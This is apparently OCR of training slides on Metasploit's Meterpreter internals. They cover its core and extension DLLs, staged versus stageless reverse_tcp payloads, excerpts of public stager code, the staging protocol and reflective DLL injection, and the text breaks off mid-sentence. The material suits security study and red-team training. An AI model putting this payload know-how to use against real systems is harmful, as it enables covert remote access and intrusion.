
Remember!

- Meterpreter is not a single piece!

- In order to benefit from its full potential we have to execute:
  - Meterpreter's core component: **Metsrv**
  - One or more extensions? (e.g. **Sdtapi** & **Priv**)


- This translates into the execution of multiple reflective DLLs
  - In the example above, a total of three: Metsrv, Stdapi & Priv

    (In fact, when you use a default Meterpreter payload, it loads those three components)



What's Being Staged?


- If we choose a staged Meterpreter, all components will be staged
  - windows/x64/meterpreter/reverse_tcp
- If we use a default stageless Meterpreter, only extensions will be staged
  - windows/x64/meterpreter_reverse_tcp
- If we choose a stageless Meterpreter and include some extensions, those will not be staged (but any other will be)
  - windows/x64/meterpreter_reverse_tcp EXTENSIONS=stdapi,priv



What's Being Staged? (cont.)

- Note that extension "staging" will be done by Metsrv

```
/*
 * @brief Load a library from the request packet.
 * @param remote Pointer to the \c Remote instance.
 * @param packet Pointer to the incoming request \c Packet.
 * @returns Indication of success or failure.
 */
DWORD request_core_loadlib(Remote *remote, Packet *packet)
{
        Packet *response = packet_create_response(packet);
        DWORD res = ERROR_SUCCESS;
        HMODULE library;
        PCHAR libraryPath;
        DWORD flags = 0;
        BOOL bLibLoadedReflectively = FALSE;
```



https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/metsrv/remote_dispatch.c

MSF Stagers

- If you are curious about Windows MSF stagers, you can find them here:
  - https://github.com/rapid7/Metasploit-framework/tree/master/lib/msf/core/payload/windows
- Examples:
  - reverse_http.rb
  - reverse_tcp.rb
  - reverse_win_http.rb
  - …

MSF Stagers (cont.)

- Example – reverse_tcp_x64.rb (ref to footnotes link)

```
#
# Generate and compile the stager
#
def generate_reverse_tcp(opts={})
  combined_asm = %Q^
    cld                    ; Clear the direction flag.
    and rsp, ~0xF          ;  Ensure RSP is 16 byte aligned
    call start             ; Call start, this pushes the address of 'api_call' onto the stack.
    #{asm_block_api}
    start:
      pop rbp              ; block API pointer
    #{asm_reverse_tcp(opts)}
    #{asm_block_recv(opts)}
  ^
  Metasm::Shellcode.assemble(Metasm::X64.new, combined_asm).encode_string
end
```

https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/x64/reverse_tcp_x64.rb

Paranoid Mode

- Some MSF stagers (WinHTTP) support security features like Payload UUID tracking and whitelisting with TLS pinning

Metasploit HTTP and HTTPS Stagers

Metasploit users have long since known about the `reverse_http` and `reverse_https` stagers and have made good use of them over time. What many *don't* know is that these stagers use the WinInet API, which means that they don't get SSL certificate validation (so no paranoid mode).

To provide support for paranoid mode directly inside the stager, ultimately preventing the download of Meterpreter *at all* in the case of MITM, new stagers were required. `reverse_winhttp` and `reverse_winhttps` are implementations of stagers that make use of WinHTTP, and in the latter case, provides support for paranoid mode. They do, however come with the same implicit limitation as Meterpreter itself in that they may not be able to provide proxy support thanks to the strict RFC compliance described in the previous section. The big difference here is that the stager does *not* have a fallback implementation like Meterpreter does, as this would make the stager way too big. Therefore, if an older proxy is in place that doesn't confirm to HTTP/1.1, the stager will fail.

https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/the-ins-and-outs-of-http-and-https-communications-in-meterpreter-and-metasploit-stagers.html

MSF Staging Protocol

- Also Metasploit's staging process explained by the great OJ Reeves:


> - Establishes an active TCP connection back to Metasploit on a given address and port.
> - Reads 4 bytes from Metasploit, which indicates the size of the payload.
> - Allocates a block of memory that is `RWX` (readable, writable and executable) of a sufficient size.
> - Reads the rest of the payload from the wire, and writes it to the allocated block of memory.
> - When finished, control is passed directly to the start of the payload so that it can execute, which in this case involves the running of a patched DLL header that does the following:
>   - Loads itself (ie. `metsrv`) into memory correctly using Reflective DLL Injection.
>   - Calculates the offset to the configuration block.
>   - Patches the configuration block so that it contains the current open socket handle that is being used to talk to Metasploit.
>   - Executes `dllmain()` in the newly loaded `metsrv`, passing in a pointer to the configuration block so that `metsrv` can take control of the communication.
> - With `metsrv` running, more magic happens:
>   - SSL is negotiated on the socket so that communications from this point are all encrypted.
>   - TLV packet communication can then commence with Metasploit.

https://buffered.io/posts/staged-vs-stageless-handlers/

MSF Stageless

- Remember Meterpreter's Configuration Block?
  - One Session configuration block
  - One or more Transport Configuration blocks, followed by a terminator
  - One or more Extension Configuration blocks, followed by a terminator
- MSF can include extensions as Extension blocks within the Configuration Block
- With the address of the Configuration Block in memory, Metsrv is able to find and initialise those extensions

Moving Forward



Reflective Loading

Recap


- Meterpreter components are reflective DLLs
  - Metsrv + extensions
- Reflective DLLs are intended to be loaded from memory
  - As opposed to regular DLLs/PEs, which are designed to be loaded from disk
- A reflective DLL is just a regular DLL built together with a “portable” PE loader
  - The loader is in charge of loading the whole DLL into memory


Reflective DLL injection is a library injection technique in which the concept of reflective programming is employed to perform the loading of a library from memory into a host process. As such the library is responsible for loading itself by implementing a minimal Portable Executable 